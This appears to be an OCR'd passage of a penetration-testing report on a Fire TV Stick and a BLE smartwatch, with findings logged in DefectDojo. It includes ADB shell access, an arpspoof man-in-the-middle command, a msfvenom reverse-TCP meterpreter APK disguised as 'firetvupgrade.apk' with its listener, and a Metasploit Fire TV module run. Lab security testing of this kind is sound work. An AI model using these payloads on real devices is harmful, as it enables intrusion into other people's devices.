
For This tutorial we will be using Amazon Fire Tv stick 2nd generation and adding it to our defect dojo. Smart TV are very common part of our IOT space and exploiting it can be tricky so let's look at some attacks we can perform on the device.

4.1.1 FireTV stick

Second generation

This version had **4K resolution support, improved processor performance**, and a MediaTek 8173C chipset to support H. 265 (HEVC), VP8, and VP9 codecs. Wireless hardware upgrades included 4K capable, a dual-band 802.11a/b/g/n/ac Wi-Fi with 2x2 MIMO and Bluetooth 4.1.


Adding Product to defect Dojo



4.1.2 ADB setup and connect

ADB can be used to connect android devices. Connect using adb and also with port 5555

Please ensure that Debug and Developers options are on in the stick




It allows ADB shell but as device is not rooted so limited functions are available

```
┌──(samarth㉿samarth)-[~]
└─$ adb devices
* daemon not running; starting now at tcp:5037
* daemon started successfully
List of devices attached


┌──(samarth㉿samarth)-[~]
└─$ adb connect 192.168.2.4:5555
failed to authenticate to 192.168.2.4:5555

┌──(samarth㉿samarth)-[~]
└─$ adb connect 192.168.2.4:5555
already connected to 192.168.2.4:5555

┌──(samarth㉿samarth)-[~]
└─$ adb shell
shell@tank:/ $ whoami
/system/bin/sh: whoami: not found
127|shell@tank:/ $
```

Here is a screenshot of logcat in adb shell

```
ADB connect
ADB shell
ADB logcat
```




We see everything is not encrypted making it vulnerable to insecure data storage

But it cannot be considered as a finding

4.2 Device Scan


Nessus is a proprietary vulnerability scanner developed by Tenable, Inc.

We use it to scan and find vulnerabilities using nessud scanner automating the process.



Some very few insecurities found but none critical

Importing scan results to defect dojo to automate task and also making it continuous delivery




Make it interactive engagement or adding it to calendar for automation

4.3 MIMT on Stick


In a man-in-the-middle attack, the middle participant manipulates the conversation unknown to either of the two legitimate participants, acting to retrieve confidential information and otherwise cause damage.

Performing MIMT on our device:




```
arpspoof -i <interface> -t <victimIP> <routerIP>
```

Now let's see the packets and try to intercept to check for any unencrypted traffic or data




As seen major data is encrypted for communicating with amazon server




Some ARP packets and DNS packets are found

But if we apply filters, we can see the communication with router is not encrypted thus a vulnerability is found. Making HTTPS connection is advised and to keep communication secure we add finding to our project




Adding to defect Dojo



4.4 Insecure application installs


As we know application can be viewed in app store and play store but installing from unknown sources is a high risk for device. Also, Fire TV has its own app store but if we try to install our malicious apk file no signature checks or warnings are given. Let's see the tutorial

`Use adb install apkfile`



But let's make our apk look less suspicious using mirror apk embeded

Use mirrorapk.com to download a mirror apk




Now let's include our payload in apk file with msfvenom

`Msfvenom -p <payload> lport=<port> lhost=<hostIP> -f raw -o <name.apk>`

```
┌──(samarth㉿samarth)-[~]
└─$ msfvenom -p android/meterpreter/reverse_tcp lhost=192.168.2.6 lport=5555 -f raw -o firetvupgrade.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10187 bytes
Saved as: firetvupgrade.apk
```

After adb install we can see our app in fire TV and then click it




Before that make sure to start a listener

```
msf6 exploit(multi/handler) > set lhost 192.168.2.6
lhost ⇒ 192.168.2.6
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.6      yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.2.6:4444
```

As we click on the app
We get a meterpreter shell

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    migrate                   Migrate the server to another process
    pivot                     Manage pivot listeners
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    sessions                  Quickly switch to another session
    set_timeouts              Set the current session timeout values
    sleep                     Force Meterpreter to go quiet, then re-establish session.
    ssl_verify                Modify the SSL certificate verification setting
    transport                 Change the current transport mechanism
    use                       Deprecated alias for "load"
    uuid                      Get the UUID for the current session
    write                     Writes data to a channel
```

As we can see the vulnerability exist to install any application without warning or signature checks lets add in defect dojo



4.5 Exploiting using public exploits

As we all know many websites and tools provide and update exploits daily. Now let's see if our device is vulnerable to some custom exploits or not.

Lets msfconsole for this


I am using the exploit

`Exploit/admin/firetv/firetv_youtube`

```
msf6 > use auxiliary/admin/firetv/firetv_youtube
msf6 auxiliary(admin/firetv/firetv_youtube) > show options

Module options (auxiliary/admin/firetv/firetv_youtube):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    8008             yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host
   VID      kxopViU98Xo      yes       Video ID


Auxiliary action:

   Name  Description
   ----  -----------
   Play  Play video


msf6 auxiliary(admin/firetv/firetv_youtube) > set RHOSTS 192.168.2.4
RHOSTS => 192.168.2.4
msf6 auxiliary(admin/firetv/firetv_youtube) > show actions

Auxiliary actions:

   Name  Description
   ----  -----------
   Play  Play video
   Stop  Stop video
```

As we run this any video can be paused and played which allows for many possibilities which tells us for lack of update vulnerability

Some can be found at exploitdb but make sure to check another website




Chapter 5: **BLE exploitation on Smart Watch**

5.1 BLE (Bluetooth Low energy)

Bluetooth Low Energy (BLE) is a version of the Bluetooth wireless technology IoT devices often use because of its low-energy consumption and because the pairing process is simpler than in previous Bluetooth versions. But BLE can also maintain similar, and sometimes greater, communication ranges. You can find it in all sorts of devices, from common health gadgets like smart watches or smart water bottles to critical medical equipment like insulin pumps and pacemakers. In industrial environments, you'll see it in sensors, nodes, and gateways of all types. It's even used in the military, where weapon components such as rifle scopes operate remotely via Bluetooth. Of course, these have already been hacked.

In this project we used a smart watch of Firebolt 2nd generation smart watch and tried to send packets and used tools to perform the same.

Adding the product in Defect Dojo




5.2 Setting up Bettercap and lab

Configuring BLE Interfaces
Hciconfig is a Linux tool that you can use to configure and test your BLE connections. If you run Hciconfig with no arguments, you should see your Bluetooth interface. You should also see the state UP or DOWN, which indicates whether or not the Bluetooth adapter interface is enabled:

```
┌──(samarth㉿samarth)-[~]
└─$ hciconfig
hci0:   Type: Primary  Bus: USB
        BD Address: 20:4E:F6:7A:F3:22  ACL MTU: 1021:6  SCO MTU: 255:12
        DOWN
        RX bytes:1773 acl:0 sco:0 events:196 errors:0
        TX bytes:39810 acl:0 sco:0 commands:196 errors:0
```


docker pull bettercap/bettercap
docker run -it --privileged --net=host bettercap/bettercap -h

Install buttercap (using docker pull)

